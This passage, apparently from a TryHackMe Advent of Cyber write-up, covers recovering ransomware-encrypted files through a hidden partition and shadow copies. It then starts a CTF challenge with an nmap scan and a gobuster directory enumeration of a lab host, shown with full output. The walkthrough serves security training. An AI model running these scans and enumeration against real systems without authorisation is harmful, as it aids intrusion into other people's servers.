
Click on the scheduled task ShadowCopyVolume and we will be able to see the ID.




Question 7


Open Disk Management. There, we can see a backup file. To assign this partition a letter, right-click on it and select **Change Drive and Letter Paths**. Then, proceed by clicking **Add**.






At the **dropdown**, assign the partition to the letter Z and click **OK**. We will see that the partition will have been assigned the letter Z. Then, open File Explorer and click on Backup (Z:) to see the folders within it.







In order to view the hidden content, select **View** in the menu and check mark **Hidden items**. We will then be able to see the hidden folder.




Question 8


Right-click on the hidden folder and open select **Properties**. Once we are able to see the properties of the folder, select **Previous Versions** and click **Restore**. Once we've restored the encrypted file in the hidden folder, we will see a new file in the folder.




Applications Places System Sat 23 Jul, 05:46 AttackBox IP:10.10.184.248
10.10.229.106
Task Scheduler
File Action
Backup (Z:)
File Home Share View
Navigation pane Preview pane Details pane
Extra large icons Large icons Medium icons Small icons List Details Tiles Content
Group by Add columns Size all columns to fit
Item check boxes File name extensions Hidden items
Hide selected items
Options
Panes Layout Current view Show/hide
confidential Properties
General Sharing Security Previous Versions Customize
Previous versions come from shadow copies, which are saved automatically to your computer's hard disk.
Folder versions:
Name Date modified
A long time ago (1)
confidential 12/11/2020 7:57 AM
Open Restore
OK Cancel Apply
This PC Backup (Z:)
Search Backup (Z:)
Downloads Documents Pictures confidential
This PC 3D Objects Desktop Documents Downloads Music Pictures Videos Local Disk (C:) Backup (Z:) Network
Name Size
confidential database vStockings
3 items 1 item selected


Applications Places System Sat 23 Jul, 05:46 AttackBox IP:10.10.184.248
10.10.229.106
Task Scheduler
File Action
confidential
File Home Share View
Navigation pane Preview pane Details pane
Extra large icons Large icons Medium icons Small icons List Details Tiles Content
Group by Add columns Size all columns to fit
Item check boxes File name extensions Hidden items
Hide selected items
Options
Panes Layout Current view Show/hide
This PC Backup (Z:) confidential
Search confidential
Downloads Documents Pictures confidential
This PC 3D Objects Desktop Documents Downloads Music Pictures Videos Local Disk (C:) Backup (Z:) Network
Name Date modified Type Size
master-password 11/25/2020 4:47 PM Text Document 1 KB
master-password.txt.grinch 11/25/2020 4:47 PM GRINCH File 1 KB
2 items

Open the file to obtain the password.



Methodology/Thought Process:


Launch Remmina and make the necessary changes. Then, connect to the remote machine using the IP address, username and password provided by TryHackMe. Once we've connected to the machine, we'll be able to see the desktop wallpaper and what is written on it. To decrypt the bitcoin address, open the ransom note which can be found on the Desktop. Copy the bitcoin address and open Terminal. The **echo** command is used to display the text, and since the bitcoin address is in base 64, use the command **base64 -d** which will return the decoded text. Then, open the Task Scheduler and observe which scheduled task seems different. Open that scheduled task and we will find the location of the executable that is run at login. After that, open the scheduled task ShadowCopyVolume and we will be able to find the volume name/id. Once that is done, open Disk Management where we will find a backup file, which is the hidden partition. To assign it a letter, right-click on it and select **Change Drive Letter and Paths** and click Add. At the dropdown, choose the letter Z and select OK to assign the letter. We will be able to see the partition with a letter assigned to it in File Explorer. To view the hidden folders within it, on the menu, click View and check mark Hidden items. The hidden folder will then be shown. By double clicking on the hidden folder, we will be able to see its content and the file extension of the encrypted files. Lastly, right-click on the hidden folder and select **Properties**. Click on **Previous versions** and restore the previous version of the encrypted file in the hidden folder. We will be able to find the password within the restored file.

DAY 24 : Final Challenge The Trial Before Christmas

Tools used: Kali Linux, firefox, Burp suite, Crack station, Google chrome, foxyproxy, Terminal.


Question 1

We can use Nmap tools to scan open ports. You can run a command "**sudo nmap -vv ip** "



Question 2


Open firefox and search "ip:port" to get the title of the hidden website.



Question 3 & 4

We used gobuster tool to get a hidden directories on attack websites.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.238.55:65000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php,txt,html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.238.55:65000
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
2022/07/23 09:00:25 Starting gobuster in directory enumeration mode
===============================================================
/uploads.php          (Status: 200) [Size: 1328]
/index.php            (Status: 200) [Size: 800]
/assets               (Status: 301) [Size: 322] [--> http://10.10.238.55:65000/assets/]
Progress: 1868 / 882244 (0.21%)                                          [ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/
news": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1960 / 882244 (0.22%)                                          [ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/
full": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/5": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/22": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/spacer": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/11": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/logo": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/blog": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/privacy.php": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
